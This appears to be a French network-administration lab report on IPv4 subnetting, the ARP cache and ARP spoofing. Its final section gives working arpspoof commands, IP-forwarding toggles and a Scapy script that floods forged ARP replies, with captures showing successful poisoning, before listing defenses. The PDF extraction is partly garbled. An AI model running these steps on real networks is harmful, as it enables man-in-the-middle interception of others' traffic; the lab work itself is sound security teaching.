


DEPLOIEMENT IPV4 ET PROTOCOLE ARP



Réalisé par : **SOULAIMAN Rayane**

Administrateur système, réseau et sécurité

Table des matières

1.	<i>Introduction</i>	4
2.	<i>Configuration du Sous-Réseau</i>	4
2.1	Création d'un Sous-Réseau	4
2.2	Masques Réseaux	4
2.3	Configuration des Adresses IP	4
2.4	Test de Connectivité	5
2.5	Capture Trames ICMP et ARP entre PC1 et PC2.....	5
2.6	Table ARP PC 1 qui a récupéré avec succès la MAC de PC 2	6
3.	<i>Cache ARP et Correspondance des Adresses</i>	6
3.1	Comprendre le Cache ARP	6
3.2	Processus de Correspondance.....	6
3.3	Visualisation du Cache ARP	6
4.	<i>Capture de Paquets avec Wireshark</i>	6
4.1	Ping entre PC1 et PC2	6
4.2	Ping entre PC1 et PC3	7
4.3	Solution	7
5.	<i>Protocole ARPT</i>	7
5.1	Analyse du Protocole ARP et de son Importance.....	7
Requête ARP	7	
Cache ARP Non Effacé	8	
5.2	Durée de Vie d'une Entrée ARP	8
5.3	Importance dans les Environnements Dynamiques.....	8
5.4	Conclusion	9
6.	<i>ARP Spoofing</i>	9
6.1	Installation et Utilisation d'arp spoof.....	9

6.2	Observation avec Wireshark.....	10
6.3	Installation et utilisation d'arp spoof	10
6.4	Table ARP de PC1 et PC2.....	10
○	Capture ARP PC2	11
○	Capture ARP PC1	11
6.5	Reproduction de l'attaque avec Scapy	12
6.6	Protection contre l'ARP Spoofing.....	13
7.	<i>Conclusion.....</i>	14

1. Introduction

Ce rapport détaille la configuration d'un sous-réseau IPv4, le fonctionnement du protocole ARP, les étapes d'une attaque ARP spoofing, et les mesures de protection à mettre en place. Il est conçu pour être compréhensible par un large public IT, y compris les débutants.

2. Configuration du Sous-Réseau

2.1 Création d'un Sous-Réseau

Pour héberger jusqu'à 90 machines, nous devons prévoir 92 adresses (90 utilisables + 2 pour le réseau et le broadcast). Cela nécessite 7 bits d'hôtes, donc le préfixe sera /25, offrant 128 adresses, dont 126 utilisables.

- **Préfixe:** /25
- **Nombre d'adresses:** 128
- **Adresses utilisables:** 126
- **Plage d'adresses:** 192.168.128.0 à 192.168.128.127
- **Première adresse utilisable:** 192.168.128.1
- **Dernière adresse utilisable:** 192.168.128.126

2.2 Masques Réseaux

- **Masque en décimal:** 255.255.255.128
- **Adresse de réseau:** 192.168.128.0
- **Adresse de broadcast:** 192.168.128.127

2.3 Configuration des Adresses IP

- **PC1:** 192.168.128.10
- **PC2:** 192.168.128.20

Appareil	Adresse IP	Masque	Passerelle
PC1	192.168.128.10	255.255.255.128	192.168.128.10
PC2	192.168.128.20	255.255.255.128	192.168.128.20

Switch Aucun paramétrage IP (niveau 2)

2.4 Test de Connectivité


Pour tester la connectivité entre PC1 et PC2, utilisez la commande `ping`. Analysez les messages échangés avec Wireshark pour identifier les adresses de niveau 2 (MAC) et de niveau 3 (IP) utilisées.

PC1

- **Adresse IP (niveau 3) : FE80::250:FFF:FE17:ED12**
- **Adresse MAC (niveau 2) : 00:50:0F:17:ED:12**

PC2

- **Adresse IP (niveau 3) : FE80::2E0:A3FF:FE10:0A23**
- **Adresse MAC (niveau 2) : 00:E0:A3:10:0A:23**



2.5 Capture Trames ICMP et ARP entre PC1 et PC2

```
C:\>arp -a
Internet Address      Physical Address      Type
192.168.128.20        0002.1708.ed60      dynamic
C:\>
```

2.6 Table ARP PC 1 qui a récupéré avec succès la MAC de PC 2




Table ARP PC 2 qui a récupéré avec succès la MAC à PC 1

3. Cache ARP et Correspondance des Adresses

3.1 Comprendre le Cache ARP

Chaque machine garde un cache ARP qui associe les adresses IP (niveau 3) aux adresses MAC (niveau 2). Ce cache est rempli automatiquement lors des échanges réseau.

3.2 Processus de Correspondance

Quand une machine veut envoyer un paquet à une IP locale, elle consulte son cache ARP. Si l'adresse MAC n'est pas connue, une requête ARP est envoyée en broadcast. La machine destinataire répond en unicast avec son adresse MAC, qui est alors ajoutée au cache ARP.

3.3 Visualisation du Cache ARP

Après avoir joint chaque poste du sous-réseau, visualisez le cache ARP de chaque machine. Utilisez Wireshark pour capturer et illustrer ce type de résolution.

4. Capture de Paquets avec Wireshark

4.1 Ping entre PC1 et PC2

- **Connectivité:** Oui, car ils sont dans le même sous-réseau.
- **Visibilité par PC3:** Non, car PC3 est dans un autre sous-réseau.

4.2 Ping entre PC1 et PC3

- **Résultat:** Échec, car ils ne sont pas dans le même sous-réseau et il n'y a pas de routeur pour transférer les paquets.

4.3 Solution

Ajouter un routeur et configurer les interfaces pour permettre la communication entre les sous-réseaux.

5. Protocole ARPT

5.1 Analyse du Protocole ARP et de son Importance

Requête ARP





Table ARP du PC 1 effacée



Trames ARP émanant du PC 1 à nouveau lorsqu'on ping PC 2

Lorsqu'une machine, comme PC1, ne connaît plus l'adresse MAC de PC2 comme dans notre cas par exemple, après avoir vidé le cache ARP, elle doit envoyer à nouveau une requête ARP pour obtenir cette information. Ce processus se déroule comme suit :

1. **Envoi de la Requête ARP** : PC1 envoie une requête ARP en broadcast sur le réseau local. Cette requête demande : "Qui a l'adresse IP 192.168.128.20 ? Donne-moi ton adresse MAC."
2. **Réception de la Réponse ARP** : PC2, qui possède l'adresse IP 192.168.128.20, répond avec un message ARP Reply en unicast, indiquant son adresse MAC.
3. **Mise à Jour du Cache ARP** : PC1 reçoit la réponse et met à jour son cache ARP avec la correspondance IP-MAC de PC2. PC1 peut maintenant envoyer des paquets directement à PC 2 en utilisant son adresse MAC.

Cache ARP Non Effacé

Si le cache ARP n'est pas effacé, le processus est plus direct :

1. **Utilisation de l'Entrée ARP Existante** : PC1 utilise l'entrée ARP existante pour envoyer directement les paquets ICMP (ping) à l'adresse MAC de PC2.
2. **Absence de Requête ARP** : Aucun paquet ARP n'est émis, ce qui évite un échange ARP inutile.
3. **Amélioration des Performances Réseau** : Le cache ARP permet de gagner en performance réseau en réduisant le nombre de requêtes ARP nécessaires.

5.2 Durée de Vie d'une Entrée ARP

La durée de vie d'une entrée ARP varie selon le système d'exploitation :

- **Windows** : La durée de vie est généralement comprise entre 2 et 10 minutes.
- **Linux** : La durée de vie est souvent entre 60 secondes et 300 secondes (1 à 5 minutes).
- **Ajustement Dynamique** : Certains systèmes peuvent ajuster cette durée en fonction de l'activité réseau.

L'entrée ARP est rafraîchie automatiquement si la machine communique à nouveau, garantissant ainsi que les informations restent à jour.

5.3 Importance dans les Environnements Dynamiques

Dans des environnements dynamiques, le cache ARP joue un rôle crucial pour maintenir la fiabilité et la performance du réseau. Voici quelques scénarios où le cache ARP est particulièrement important :

- **Changement Fréquent des Adresses IP (DHCP)** : Les adresses IP peuvent changer souvent, nécessitant une mise à jour régulière du cache ARP pour éviter les erreurs de communication.
- **Mobilité des Machines (Réseaux Wi-Fi, Mobiles)** : Les machines peuvent se déplacer et se reconnecter à différents points d'accès, nécessitant une mise à jour du cache ARP.
- **Désactivation/Réactivation des Interfaces** : Les interfaces réseau peuvent être désactivées et réactivées, ce qui peut entraîner des changements dans les correspondances IP-MAC.
- **Utilisation de la Virtualisation (VM, Containers)** : Les environnements virtualisés peuvent voir des changements fréquents dans les adresses IP et les correspondances MAC.

Le cache ARP doit se mettre à jour régulièrement pour :

- **Éviter les Erreurs de Communication** : Assurer que chaque adresse IP est associée à la bonne adresse MAC.
- **Réduire les Temps d'Attente** : Minimiser les délais de communication en évitant les requêtes ARP inutiles.
- **Garantir un Trafic Réseau Fiable et à Jour** : Maintenir la cohérence et la fiabilité des communications réseau.

5.4 Conclusion

Le protocole ARP est un élément fondamental mais souvent invisible du fonctionnement des réseaux locaux. Il permet la résolution des adresses IP en adresses MAC, facilitant ainsi la communication entre les machines. Sans le protocole ARP, aucune communication IP directe ne serait possible, soulignant son importance cruciale pour le bon fonctionnement des réseaux.

6. ARP Spoofing

6.1 Installation et Utilisation d'arp spoof

Pour effectuer une attaque ARP spoofing, installez `dsniff` et utilisez `arp spoof` pour envoyer des fausses réponses ARP.

6.2 Observation avec Wireshark

Sur Wireshark, vous pouvez voir le trafic ARP et ICMP passer par la machine attaquante, prouvant l'interception de la communication.

6.3 Installation et utilisation d'arp spoof

Installation **dsniff** sur PC3 (machine attaquante) si ce n'est pas déjà fait :

```
sudo apt install dsniff
```

•

Analyse initiale :

- Lancer **Wireshark** sur PC3 et filtrer par **arp** pour observer les requêtes ARP (qui cherche qui).

Commande pour attaquer :

Bien avant il faut lancer la commande qui sert à relayer le trafic silencieusement et il est important de le désactiver à la fin de l'attaque pour sécuriser notre machine attaquante :
echo 1 > /proc/sys/net/ipv4/ip_forward : Activé
echo 0 > /proc/sys/net/ipv4/ip_forward : Désactivé

```
sudo arpspoof -t 10.0.0.1 10.0.0.2 sudo  
arpspoof -t 10.0.0.2 10.0.0.1
```

6.4 Table ARP de PC1 et PC2

Utilise **arp -a** (Windows) ou **ip neigh** (Linux) pour inspecter la table ARP :

- Vous verrez que l'adresse MAC associée à l'IP de l'autre PC est celle de **PC3**.

○ ↘ PC1 pense que l'IP de PC2 appartient à PC3.

○ ↘ Et inversement.

T	Adresse	Type	Map	AdresseMac	Indicateurs	Iface
3	10.0.0.2			ether 00:00:00:00:00:02	C	h3-eth
3	h0					
3	10.0.0.1			ether 00:00:00:00:00:01	C	h3-eth Iface h2-eth
3	h0					
3	root@admin1:/home/admin12/Documents#					

- Capture ARP PC3

```
[root@admint ~]# ifconfig  
En1      Link encap:Ethernet HWaddr 00:00:00:00:00:03  
          brd 00:00:00:00:00:00  MTU:1500  Metric:1  
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:11 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:1024 (1.0 KB)  TX bytes:1024 (1.0 KB)  
          Interrupt:11 Base address:0x2000  
  
serv0     Link encap:Ethernet HWaddr 00:00:00:00:00:03  
          brd 00:00:00:00:00:00  MTU:1500  Metric:1  
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:11 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:1024 (1.0 KB)  TX bytes:1024 (1.0 KB)  
          Interrupt:11 Base address:0x2000  
  
bond0    Link encap:Ethernet HWaddr 00:00:00:00:00:03  
          brd 00:00:00:00:00:00  MTU:1500  Metric:1  
          RX packets:11 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:11 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:1024 (1.0 KB)  TX bytes:1024 (1.0 KB)  
          Interrupt:11 Base address:0x2000  
  
[root@admint ~]#
```

○ Capture ARP PC2

```
[root@admin1 ~]# arp -n
          min/avg/max/mdev = 0.083/0.137/0.382/0.072 ms
[root@admin1 ~]#
```

○ Capture ARP PC1

"Node: h3"

Capture en cours de h3-eth0

Eichier Editer Vue Aller Capture Analyser Statistiques Telephone Wireless Outils Aide

Appliquer un filtre d'affichage ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length Info
1	0:00:00:00:00:00	00:00:00:00:00:03	00:00:00:00:00:00	ARP	42 10.0.0.1 is at 0:00:00:00:00:03
2	0:00:00:00:00:03	00:00:00:00:00:03	00:00:00:00:00:00	ARP	42 10.0.0.1 is at 0:00:00:00:00:03
3	0:00:00:00:00:03	00:00:00:00:00:03	00:00:00:00:00:00	ARP	42 10.0.0.1 is at 0:00:00:00:00:03
4	0:00:00:00:00:03	00:00:00:00:00:03	00:00:00:00:00:00	ARP	42 10.0.0.1 is at 0:00:00:00:00:03
5	4.087764223	00:00:00:00:00:03	00:00:00:00:00:00	ARP	42 10.0.0.1 is at 0:00:00:00:00:03
6	4.259977299	00:00:00:00:00:03	00:00:00:00:00:00	ARP	42 10.0.0.2 is at 0:00:00:00:00:03
7	6.813136548	00:00:00:00:00:03	00:00:00:00:00:00	ARP	42 10.0.0.1 is at 0:00:00:00:00:03
8	8.020459379	00:00:00:00:00:03	00:00:00:00:00:00	ARP	42 10.0.0.2 is at 0:00:00:00:00:03
9	9.820459379	00:00:00:00:00:03	00:00:00:00:00:00	ARP	42 10.0.0.2 is at 0:00:00:00:00:03
10	8.286651551	00:00:00:00:00:03	00:00:00:00:00:00	ARP	42 10.0.0.2 is at 0:00:00:00:00:03
11	10.18.22968372	00:00:00:00:00:03	00:00:00:00:00:00	ARP	42 10.0.0.1 is at 0:00:00:00:00:03
12	10.18.267135238	00:00:00:00:00:03	00:00:00:00:00:00	ARP	42 10.0.0.2 is at 0:00:00:00:00:03


Frame 5: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface h3-eth0
Ethernet II, Src: 00:00:00:00:00:03 (00:00:00:00:00:03), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
Address Resolution Protocol (reply)

Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: Reply (2)
Source MAC address: 00:00:00:00:00:03 (00:00:00:00:00:03)
Sender IP address: 10.0.0.1
Target MAC address: 00:00:00:00:00:00 (00:00:00:00:00:00)
Target IP address: 10.0.0.2

Paquets: 264 - Affichés: 264 (100%) | Profil-Défaut | Paramètres du son

0:00:00:00:00:03 0:00:00:00:00:03 0:00:00:00:00:03

19:54



○ Captures trame ARP par sur PC3

Empoisonnement réussi

6.5 Reproduction de l'attaque avec Scapy

Scapy permet de **forger manuellement** un paquet ARP. Voici comment le faire :

```
from scapy.all import *
```

```
def arp_spoof():
```

```
# Adresse IP et MAC de la cible (h1)    target_ip = "10.0.0.1"    target_mac
= getmacbyip(target_ip) # Récupère automatiquement la MAC

# Adresse IP du routeur (h2)

gateway_ip = "10.0.0.2"    gateway_mac =
getmacbyip(gateway_ip)
```

```
# Envoi continu de fausses réponses ARP
```

```
send(
```

```
ARP(op=2, pdst=target_ip, psrc=gateway_ip, hwdst=target_mac),
```

inter=0.1,

loop=1

)

arp_spoof()

The screenshot shows two windows. The main window is NetworkMiner capturing traffic on interface h3-eth0. It displays a list of frames, with frame 10 selected. The selected frame is an ARP request from 10.0.0.3 to 10.0.0.2. The terminal window in the background shows the execution of a Python script named 'arp_spoof.py'. The script defines a function 'arp_spoof' that sends continuous fake ARP responses. It uses the scapy library to create ARP packets with target IP '10.0.0.1' and gateway MAC. The terminal shows the script being run and the resulting ARP traffic on the network.

```
Capture en cours de h3-eth0
Fichier Editer Vue Aller Capture Analyser Statistiques Telephone Wireless Outils Aide
Appliquer un filtre d'affichage ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000000 00:00:00:00:00:03 00:00:00:00:00:01 ARP 42 10.0.0.2 is at 10.0.0.3
2 0.105883105 00:00:00:00:00:03 00:00:00:00:00:01 ARP 42 10.0.0.2 is at 10.0.0.3
3 0.208486899 00:00:00:00:00:03 00:00:00:00:00:01 ARP 42 10.0.0.2 is at 10.0.0.3
4 0.311363957 00:00:00:00:00:03 00:00:00:00:00:01 ARP 42 10.0.0.2 is at 10.0.0.3
5 0.413668468 00:00:00:00:00:03 00:00:00:00:00:01 ARP 42 10.0.0.2 is at 10.0.0.3
6 0.518209845 00:00:00:00:00:03 00:00:00:00:00:01 ARP 42 10.0.0.2 is at 10.0.0.3
7 0.621797998 00:00:00:00:00:03 00:00:00:00:00:01 ARP 42 10.0.0.2 is at 10.0.0.3
8 0.725641015 00:00:00:00:00:03 00:00:00:00:00:01 ARP 42 10.0.0.2 is at 10.0.0.3
Frame 10: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
Ethernet II, Src: 00:00:00:00:00:03 (00:00:00:00:00:03), Dst: 00:00:00:00:00:02 (00:00:00:00:00:02)
Address Resolution Protocol (reply)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
...  

def arp_spoof():
    # Adresse IP et MAC de la cible (h1)
    target_ip = "10.0.0.1"
    target_mac = getmacbyip(target_ip) # Récupère automatiquement la MAC

    # Adresse IP du routeur (h2)
    gateway_ip = "10.0.0.2"
    gateway_mac = getmacbyip(gateway_ip)

    # Envoi continu de fausses réponses ARP
    send(
        ARP(op=2, pdst=target_ip, psrc=gateway_ip, hwdst=target_mac),
        inter=0.1,
        loop=1
    )

arp_spoof()
>>> >>> ...>>>
```

"Node:h1"

```
root@admin:/home/admin12/Documents# arp -n
Adresse      Type   HwType   HwAddress          MacAddress
10.0.0.3     TypeIphdr Adressé statique
10.0.0.2     ether   00:00:00:00:00:00
ping 10.0.0.2 (10.0.0.2), 64(84) bytes of datagram
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=0.100 ms
64 bytes from 10.0.0.2: icmp_seq=7 ttl=64 time=0.100 ms
64 bytes from 10.0.0.2: icmp_seq=8 ttl=64 time=0.100 ms
^C
--- 10.0.0.2 ping statistics ---
11 packets transmitted, 3 received, 72.727%  

rtt min/avg/max/mdev = 0.071/0.075/0.078/0.0
root@admin:/home/admin12/Documents# arp -n
Adresse      Type   HwType   HwAddress          MacAddress
10.0.0.3     TypeIphdr Adressé statique
10.0.0.2     ether   00:00:00:00:00:00
root@admin:/home/admin12/Documents#
```

Capture des trames ICMP et ARP sur PC3 | Empoisonnement de la table ARP de PC1 et

PC2 reussi

6.6 Protection contre l'ARP Spoofing

- Utiliser des switchs intelligents avec port security.
 - Mettre des entrées ARP statiques.
 - Utiliser des outils de détection comme arpwatch ou des IDS/IPS.

7. Conclusion

Le protocole ARP est essentiel pour la communication au sein des réseaux locaux.

Comprendre son fonctionnement et les méthodes de protection contre l'ARP spoofing est crucial pour maintenir la sécurité et la performance du réseau.